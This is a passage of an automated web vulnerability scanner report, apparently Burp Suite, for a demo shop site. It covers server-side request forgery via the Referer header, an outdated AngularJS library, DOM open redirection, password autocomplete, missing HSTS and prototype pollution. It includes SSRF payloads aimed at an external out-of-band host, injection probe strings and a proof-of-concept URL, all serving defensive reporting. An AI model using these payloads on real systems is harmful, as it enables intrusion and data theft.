Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=B0kBAfshrBzed6BABiXtpUkGoPNAeOue;
AWSALB=FR3g3LUKyoy9hrwR507a/cXUoPGUesoiDA28JxTL+uvP5oNK+inBnxwEs8kiYv3rS4s/Uu8URsxiJd676SzitomYWfA/ySinWN5vp3N9qpgRBSi1OIBQm8
IZwQxy;
AWSALBCORS=FR3g3LUKyoy9hrwR507a/cXUoPGUesoiDA28JxTL+uvP5oNK+inBnxwEs8kiYv3rS4s/Uu8URsxiJd676SzitomYWfA/ySinWN5vp3N9qpgRBSi1OI
BQm8IZwQxy
Upgrade-Insecure-Requests: 1
Referer: http://y430njyjihamqoz1hw720w1fp6v0jz7pvkib60.oastify.com/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4552
Set-Cookie:
AWSALB=uEdXvS1I44h7WhP7Et1Czyg2HNZ0hm/brTVplt0MhchwMn93aA37TbAATQAFe1rX1Nu5yA8zRK1c0C/HxY3+4y1QssSAruHD+vwMM0Jbk+vkl+ShfJWC
AOib6HTMK; Expires=Thu, 20 Oct 2022 17:18:26 GMT; Path=/
Set-Cookie:
AWSALBCORS=uEdXvS1I44h7WhP7Et1Czyg2HNZ0hm/brTVplt0MhchwMn93aA37TbAATQAFe1rX1Nu5yA8zRK1c0C/HxY3+4y1QssSAruHD+vwMM0Jbk+vkl+S
hfJWCAOib6HTMK; Expires=Thu, 20 Oct 2022 17:18:26 GMT; Path=/; SameSite=None; Secure
```

X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

```
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 54.170.155.72 at 2022-Oct-13 17:18:26.360 UTC.

Request to Collaborator

```
GET /catalog HTTP/1.1
Host: y430njyijhamqoz1hw720w1fp6v0jz7pvkib60.oastify.com
Accept-Encoding: gzip
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 61


<html><body>ubb3scqkx8u15aniylmtbgzjmrgignfggz</body></html>
```

5.4. https://ginandjuice.shop/catalog/product/stock [Referer HTTP header]

[Previous](#)

[Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/product/stock

Issue detail

It is possible to induce the application to perform server-side HTTP and HTTPS requests to arbitrary domains.

The payload **http://ig2kz3a3u1m628bltgjmcgdz1q7kvbuzknfa6yv.oastify.com/catalog/product?productId=2** was submitted in the **Referer** HTTP header.

The application performed an HTTP request to the specified domain.

Request 1

```
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=LLkjNm8fhAYJc2DA85yMrB6RelYdGX8r;
AWSALB=a9a62VnhJoODUmGekniTOV4wCwYnqsrOWOwJhjd3IEcF1rQqZr2xH46+5xNcBaGdNedAINFJGMAJK/ld5GJ+HgSajR3nSe1IHRBhwwlwxsnPQxN
tawcg3E3J4O7;
AWSALBCORS=a9a62VnhJoODUmGekniTOV4wCwYnqsrOWOwJhjd3IEcF1rQqZr2xH46+5xNcBaGdNedAINFJGMAJK/ld5GJ+HgSajR3nSe1IHRBhwwlwxsn
ePQxNtawcg3E3J4O7
Origin: https://ginandjuice.shop
Referer: http://ig2kz3a3u1m628bltgjmcgdz1q7kvbuzknfa6yv.oastify.com/catalog/product?productId=2
Content-Type: application/xml
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:22:13 GMT
Content-Type: text/plain; charset=utf-8
```

Content-Length: 3

Set-Cookie:

AWSALB=yBcgVpc4WBSZclpYfrfK8eXkZvP7IFlrQXFC7B5B6mbf8mNfSmPV/3s01ILZtIYRGH/uTRqPYfXN59nz0bYjpeEmUHRzdvfWfPbEg3oj5hD8wUoWgsw1syh3yil; Expires=Thu, 20 Oct 2022 17:22:13 GMT; Path=/
Set-Cookie:

AWSALBCORS=yBcgVpc4WBSZclpYfrfK8eXkZvP7IFlrQXFC7B5B6mbf8mNfSmPV/3s01ILZtIYRGH/uTRqPYfXN59nz0bYjpeEmUHRzdvfWfPbEg3oj5hD8wUoWgsw1syh3yil; Expires=Thu, 20 Oct 2022 17:22:13 GMT; Path=/; SameSite=None; Secure
X-Backend: d7569817-5694-43f3-b360-d24a442653c6

172

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 18.200.201.133 at 2022-Oct-13 17:22:13.391 UTC.

Request to Collaborator

GET /catalog/product?productId=2 HTTP/1.1

Host: **ig2kz3a3u1m628b1tgjmcgdz1q7kvbuzknfa6yv.oastify.com**

Accept-Encoding: gzip

Response from Collaborator

HTTP/1.1 200 OK

Server: Burp Collaborator https://burpcollaborator.net/

X-Collaborator-Version: 4

Content-Type: text/html

Content-Length: 62

<html><body>ubb3scqkx8u15aniylmtbgzjmgjrgignfigz</body></html>

6. Vulnerable JavaScript dependency

[Previous](#)

[Next](#)

Summary



Severity:	Low
Confidence:	Tentative
Host:	https://ginandjuice.shop
Path:	/resources/js/angular_1-7-7.js

Issue detail

We observed a vulnerable JavaScript library.

We detected **angularjs** version **1.7.7**, which has the following vulnerabilities:

- CVE-2020-7676**: XSS may be triggered in AngularJS applications that sanitize user-controlled HTML snippets before passing them to JQLite methods like JQLite.prepend, JQLite.append, JQLite.replaceWith, JQLite.append, new JQLite and angular.element.
- CVE-2020-7676**: angular.js prior to 1.8.0 allows cross site scripting. The regex-based input HTML replacement may turn sanitized code into unsanitized one.
- Prototype pollution
<https://github.com/angular/angular.js/commit/726f49dcf6c23106ddaf5cfd5e2e592841db743a>
<https://github.com/angular/angular.js/blob/master/CHANGELOG.md#179-pollution-eradication-2019-11-19>
- End-of-Life: Long term support for AngularJS has been discontinued
<https://blog.angular.io/discontinued-long-term-support-for-angularjs-cc066b82e65a?gi=9d3103b5445c>

Issue background

The use of third-party JavaScript libraries can introduce a range of DOM-based vulnerabilities, including some that can be used to hijack user accounts like DOM-XSS.

Common JavaScript libraries typically enjoy the benefit of being heavily audited. This may mean that bugs are quickly identified and patched upstream, resulting in a steady stream of security updates that need to be applied. Although it may be tempting to ignore updates, using a library with missing security patches can make your website exceptionally easy to exploit. Therefore, it's important to ensure that any available security updates are applied promptly.

Some library vulnerabilities expose every application that imports the library, but others only affect applications that use certain library features. Accurately identifying which library vulnerabilities apply to your website can be difficult, so we recommend applying all available security updates regardless.

Issue remediation

Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

Vulnerability classifications

- [CWE-1104: Use of Unmaintained Third Party Components](#)
- [A9: Using Components with Known Vulnerabilities](#)

Request 1

```
GET /resources/js/angular_1-7-7.js HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=PVwM9Y2Fycb5vz3Zp0y8orl4RXDdzJot;
AWSALB=mgzKoj5yeRVmTVXh5lqvQpzng+APVfFaphpoKHTemvLod4wKVNdrr63bpyesFGS9tkrduyWJQ7cBylht43YgrSAomHM/FFINZTQZliB6Ofo1bVdGOC+FZG3yfBI/4;
AWSALBCORS=mgzKoj5yeRVmTVXh5lqvQpzng+APVfFaphpoKHTemvLod4wKVNdrr63bpyesFGS9tkrduyWJQ7cBylht43YgrSAomHM/FFINZTQZliB6Ofo1bVdGOC+FZG3yfBI/4
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:17:55 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 195161
Set-Cookie:
AWSALB=Q8QrwxQR4o09KGbeoaeAAgB8oVQ9so4IFtZWtIgQueomu8V2oOpTgl+wXHI09D/0XHUUXhxY/YjODbtv9IQX/FmX9lpJ0HsETAjaVfkVXqNBOFJwF
x8u23s5dF; Expires=Thu, 20 Oct 2022 17:17:55 GMT; Path=/
Set-Cookie:
AWSALBCORS=Q8QrwxQR4o09KGbeoaeAAgB8oVQ9so4IFtZWtIgQueomu8V2oOpTgl+wXHI09D/0XHUUXhxY/YjODbtv9IQX/FmX9lpJ0HsETAjaVfkVXqNBO
FJwFJwF8u23s5dF; Expires=Thu, 20 Oct 2022 17:17:55 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 99dbc144-59d2-49e0-812a-b1ce506ed7bf

/*
AngularJS v1.7.7
(c) 2010-2018 Google, Inc. http://angularjs.org
License: MIT
*/
(function(C){'use strict';function re(a){if(D(a))w(a.objectMaxDepth)&&(Wb.objectMaxDepth=Xb(a.objectMaxDepth)?a.objectMaxDepth:NaN),w(
...[SNIP]...
```

7. Open redirection (DOM-based)

[Previous](#) [Next](#)

There are 2 instances of this issue:

- [/catalog/product](#)
- [/catalog/product](#)

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based open redirection arises when a script writes controllable data into the target of a redirection in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Note: If an attacker is able to control the start of the string that is passed to the redirection API, then it may be possible to escalate this vulnerability into a JavaScript injection attack, by using a URL with the javascript: pseudo-protocol to execute arbitrary script code when the URL is processed by the browser.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based open redirection vulnerabilities is not to dynamically set redirection targets using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a redirection target. In general, this is best achieved by using a whitelist of URLs that are permitted redirection targets, and strictly validating the target against this list before performing the redirection.

References

- [Web Security Academy: Open redirection \(DOM-based\)](#)


Vulnerability classifications

- [CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)

7.1. https://ginandjuice.shop/catalog/product

[Previous](#)[Next](#)

Summary

	Severity:	Low
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/catalog/product

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **location.search** and passed to **xhr.open**.

Request 1

```
GET /catalog/product?productId=1 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=oR9Asqlr6FMu5D5lneKZKUh1a5KrSwWV;
AWSALB=mMDM5XVBQn2uWIS26bAdv7FVGltwqGwKYDOW8+1zDT6jgS9JYWvkj/vzNrD96m8/Q+NrkmG6C3+arD0RXUpUX9x3rS49wArScyBY10S+5VSsuwPY4jFT35zWbDD;
AWSALBCORS=mMDM5XVBQn2uWIS26bAdv7FVGltwqGwKYDOW8+1zDT6jgS9JYWvkj/vzNrD96m8/Q+NrkmG6C3+arD0RXUpUX9x3rS49wArScyBY10S+5VSsuwPY4jFT35zWbDD
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4883
Set-Cookie:
AWSALB=YD47Y6sEZMtgsEZJMgGSfzLNlm0wodrYzJA6Ys8BjqdxhLHITSiB6MfRuQv67GMuYDjVl++S0hu7blsyBwyVqrOHwdVmZwcFhbyFQ8vrtExKkRr/uNEC
T2+dgG20; Expires=Thu, 20 Oct 2022 17:16:49 GMT; Path=/
Set-Cookie:
AWSALBCORS=YD47Y6sEZMtgsEZJMgGSfzLNlm0wodrYzJA6Ys8BjqdxhLHITSiB6MfRuQv67GMuYDjVl++S0hu7blsyBwyVqrOHwdVmZwcFhbyFQ8vrtExKkRr/
uNECT2+dgG20; Expires=Thu, 20 Oct 2022 17:16:49 GMT; Path=/; SameSite=None; Secure
X-Backend: 37625f9c-3035-49c0-a21d-1c82704653a3

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Dynamic analysis

Data is read from **location.search** and passed to **xhr.open**.

The following value was injected into the source:

```
?productId=zzc6fb7rdg%27%22`"/zzc6fb7rdg/><zzc6fb7rdg/>iqh3ixbrur&1
```

The previous value reached the sink as:

```
/catalog/product-search-results/zzc6fb7rdg%27%22`"/zzc6fb7rdg/><zzc6fb7rdg/>iqh3ixbrur
```

The stack trace at the source was:

```
at Object._0x1e83ce [as proxiedGetterCallback] (<anonymous>:1:770736)
at get search [as search] (<anonymous>:1:344050)
at HTMLButtonElement.<anonymous> (https://ginandjuice.shop/resources/js/productSearch.js:42:48)
at _0x2c55d2 (<anonymous>:1:244861)
at Object.0FsDZ (<anonymous>:1:105121)
at _0x191273 (<anonymous>:1:248754)
at Object.wtRYA (<anonymous>:1:220543)
at _0x4f7f04 (<anonymous>:1:790364)
```

The stack trace at the sink was:

```
at Object.ZzNWK (<anonymous>:1:214066)
at Object.ZBEoB (<anonymous>:1:755999)
at _0xb65e0a (<anonymous>:1:771937)
at Object.NhwKh (<anonymous>:1:662147)
at _0x3c3c39.<computed>.<computed> [as open] (<anonymous>:1:666731)
at HTMLButtonElement.<anonymous> (https://ginandjuice.shop/resources/js/productSearch.js:50:13)
at _0x2c55d2 (<anonymous>:1:244861)
at Object.0FsDZ (<anonymous>:1:105121)
at _0x191273 (<anonymous>:1:248754)
at Object.wtRYA (<anonymous>:1:220543)
at _0x4f7f04 (<anonymous>:1:790364)
```


This was triggered by a **click** event with the following HTML:

```
<button type="submit" class="button">Products related to Gin Flavouring Gift Box</button>
```

7.2. https://ginandjuice.shop/catalog/product

[Previous](#) [Next](#)

Summary

	Severity:	Low
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/catalog/product

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **input.value** and passed to **xhr.send**.

Request 1

```
GET /catalog/product?productId=1 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=oR9Asqlr6FMu5D5lneKZKUh1a5KrSwWV;
AWSALB=mMDM5XVBQn2uWIS26bAdv7FVGltwqGwKYDOW8+1zDT6jgS9JYWvkj/vzNrD96m8/Q+NrkmG6C3+arD0RXUpUX9x3rS49wArScyBY10S+5VSsuwPY4jFT35zWbDD;
AWSALBCORS=mMDM5XVBQn2uWIS26bAdv7FVGltwqGwKYDOW8+1zDT6jgS9JYWvkj/vzNrD96m8/Q+NrkmG6C3+arD0RXUpUX9x3rS49wArScyBY10S+5VSsuwPY4jFT35zWbDD
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4883
Set-Cookie:
AWSALB=YD47Y6sEZMtgsEZJMgGSfzLNIm0wodrYzJA6Ys8BjqdxhLHITSiB6MfRuQv67GMuYDjVI++S0hu7blsyBwyVqrOHwdVmZwcFhbyFQ8vrtExKkRr/uNEC
T2+dgG20; Expires=Thu, 20 Oct 2022 17:16:49 GMT; Path=/
Set-Cookie:
AWSALBCORS=YD47Y6sEZMtgsEZJMgGSfzLNIm0wodrYzJA6Ys8BjqdxhLHITSiB6MfRuQv67GMuYDjVI++S0hu7blsyBwyVqrOHwdVmZwcFhbyFQ8vrtExKkRr/
uNECT2+dgG20; Expires=Thu, 20 Oct 2022 17:16:49 GMT; Path=/; SameSite=None; Secure
X-Backend: 37625f9c-3035-49c0-a21d-1c82704653a3

<!DOCTYPE html>
```



```
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Dynamic analysis

Data is read from **input.value** and passed to **xhr.send**.

The source element has name **term**.

The previous value reached the sink as:

```
csrf=J3FCrLjxH4mu5Twmc085b7m932t60YRv&term=c0yg3tg5jp%2527%2522`"/c0yg3tg5jp/>c0yg3tg5jp/\>tfwq6h2b5g&
```

The stack trace at the source was:

```
at Object.tTtlm (<anonymous>:1:194952)
at Object.ZdJxm (<anonymous>:1:489575)
at HTMLInputElement.get (<anonymous>:1:542806)
at HTMLInputElement.get [as value] (<anonymous>:1:717720)
at HTMLButtonElement.<anonymous> (https://ginandjuice.shop/resources/js/productSearch.js:32:42)
at _0x2c55d2 (<anonymous>:1:244861)
at Object.0FsDZ (<anonymous>:1:105121)
at _0x191273 (<anonymous>:1:248754)
at Object.wtRYA (<anonymous>:1:220543)
at _0x4f7f04 (<anonymous>:1:790364)
```

The stack trace at the sink was:

```
at Object.ZzNWK (<anonymous>:1:214066)
at Object.ZBEoB (<anonymous>:1:755999)
at _0xb65e0a (<anonymous>:1:771937)
at Object.NhwKh (<anonymous>:1:662147)
at _0x3c3c39.<computed>.<computed> [as send] (<anonymous>:1:666731)
at HTMLButtonElement.<anonymous> (https://ginandjuice.shop/resources/js/productSearch.js:51:13)
at _0x2c55d2 (<anonymous>:1:244861)
at Object.0FsDZ (<anonymous>:1:105121)
at _0x191273 (<anonymous>:1:248754)
at Object.wtRYA (<anonymous>:1:220543)
at _0x4f7f04 (<anonymous>:1:790364)
```

This was triggered by a **click** event with the following HTML:

```
<button type="submit" class="button">Products related to Gin Flavouring Gift Box</button>
```

8. Password field with autocomplete enabled

[Previous](#)[Next](#)

Summary

	Severity:	Low
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/login

Issue detail

The page contains a form with the following action URL:

- https://ginandjuice.shop/login

The form contains the following password field with autocomplete enabled:

- password

Issue background

Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application.

The stored credentials can be captured by an attacker who gains control over the user's computer. Further, an attacker who finds a separate application vulnerability such as cross-site scripting may be able to exploit this to retrieve a user's browser-stored credentials.

Issue remediation

To prevent browsers from storing credentials entered into HTML forms, include the attribute **autocomplete="off"** within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

Please note that modern web browsers may ignore this directive. In spite of this there is a chance that not disabling autocomplete may cause problems obtaining PCI compliance.

Vulnerability classifications

- CWE-200: Information Exposure

Request 1

```
POST /login HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=QwqlXijqg2DGYSvPU8PMFeQC01WtJzT;
AWSALB=ITIVGwQeKSrbBEvztF5tl+2ZmFiOHoaTNyRTHoQUIUY+T580UfA+jOB1CWfNP9cjNM7Tre49e3wBzqigA6aqBJ756szxtvtWWEy7GldY+tAWkSyUsFX
2009vvWiUr;
AWSALBCORS=ITIVGwQeKSrbBEvztF5tl+2ZmFiOHoaTNyRTHoQUIUY+T580UfA+jOB1CWfNP9cjNM7Tre49e3wBzqigA6aqBJ756szxtvtWWEy7GldY+tAWkSy
UsFX2009vvWiUr
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/login
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:17:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2348
Set-Cookie:
AWSALB=9d+9V8mBBGxoUOlFYIXYK4D4601qsul7EiUFx68z2ysOXATulxGo812oOdnOs7z8ZA0BzqYidclV1ShyYJ5YXISsatK+/ZI1Qf3N2csyahlydl8N0CI7IPI
HX/0; Expires=Thu, 20 Oct 2022 17:17:16 GMT; Path=/
Set-Cookie:
AWSALBCORS=9d+9V8mBBGxoUOlFYIXYK4D4601qsul7EiUFx68z2ysOXATulxGo812oOdnOs7z8ZA0BzqYidclV1ShyYJ5YXISsatK+/ZI1Qf3N2csyahlydl8N
0CI7IPIHX/0; Expires=Thu, 20 Oct 2022 17:17:16 GMT; Path=/; SameSite=None; Secure
X-Backend: 99dbc144-59d2-49e0-812a-b1ce506ed7bf

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<link href=/resources/
...[SNIP]...
</p>
```

9. Strict transport security not enforced

- Previous
- Next

Summary

	Severity:	Low
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

This issue was found in multiple locations under the reported path.

Issue background

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer.

Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

References

- [HTTP Strict Transport Security](#)
- [sslstrip](#)
- [HSTS Preload Form](#)

Vulnerability classifications

- [CWE-523: Unprotected Transport of Credentials](#)
- [CAPEC-94: Man in the Middle Attack](#)
- [CAPEC-157: Sniffing Attacks](#)

Request 1

```
GET /?search=394698 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=2e30SMXJGhxCJI5BlgfwDp287p41ymkckquB9A6i1VEByMuWUYkyuT83EMw/RUTTQRif1ju5veNAJ2tjuuZarFG3phSZXCQSwueLbDZGNE3HWU0mPkxowz49vg7G;
AWSALBCORS=2e30SMXJGhxCJI5BlgfwDp287p41ymkckquB9A6i1VEByMuWUYkyuT83EMw/RUTTQRif1ju5veNAJ2tjuuZarFG3phSZXCQSwueLbDZGNE3HWU0mPkxowz49vg7G; session=jMckTUY30yzHHHIVRIs80I0ftbyON87q
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1


```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:45 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2303
Set-Cookie:
AWSALB=nB5MryJCZMeAmap4hbaRIhc4d/gPyWC9QU0O2OfG0f/DYtaiaxlp1ggFz2MKVeyTBqkl8xKJmhnouJNLJxYcl5K4lOKWc5RbJ7/GSj9OP9cRfmWk0yQoWfAQ7FYH; Expires=Thu, 20 Oct 2022 17:16:45 GMT; Path=/
Set-Cookie:
AWSALBCORS=nB5MryJCZMeAmap4hbaRIhc4d/gPyWC9QU0O2OfG0f/DYtaiaxlp1ggFz2MKVeyTBqkl8xKJmhnouJNLJxYcl5K4lOKWc5RbJ7/GSj9OP9cRfmWk0yQoWfAQ7FYH; Expires=Thu, 20 Oct 2022 17:16:45 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
```

10. Client-side prototype pollution

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The client-side prototype pollution source `__proto__[property]=value` was found on this web site. The payload was injected into the **query string** part of the URL and the payload was later detected in the `Object.prototype` indicating that this website is vulnerable to client-side prototype pollution. This proof-of-concept demonstrates it's possible to control the `Object.prototype` via the **query string**.

The following URL, [https://ginandjuice.shop/?search=394698&__proto__\[dcb52823\]=x7lpaflwkr](https://ginandjuice.shop/?search=394698&__proto__[dcb52823]=x7lpaflwkr), can be used as a proof of concept.

In order to exploit this vulnerability a relevant client-side prototype pollution gadget is required as well as this prototype pollution source. We recommend using **DOM Invader** (a browser extension part of Burp Suite's embedded browser) to confirm this vulnerability and scan for gadgets.

Issue background

A client-side prototype pollution source is any user-controlled JSON property, query string, or hash parameter that is converted to a JavaScript object and then merged with another object. This enables an attacker to use property keys, such as `__proto__`, to assign properties to the `Object.prototype` or other global prototypes.

Client-side prototype pollution is not a vulnerability in its own right. However, when paired with a gadget, this may lead to vulnerabilities such as DOM XSS, which could enable the attacker to control JavaScript on the page.

Issue remediation

Ensure that property keys, such as `__proto__`, constructor, and prototype are correctly filtered when merging objects. When creating objects, we recommend using the `Object.create(null)` API to ensure that your object does not inherit from the `Object.prototype` and, therefore, won't be vulnerable to prototype pollution.

References

- [Testing for client-side prototype pollution in DOM Invader](#)

Vulnerability classifications

- [CWE-1321: Improperly Controlled Modification of Object Prototype Attributes \('Prototype Pollution'\)](#)

Request 1

```
GET /?search=394698 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
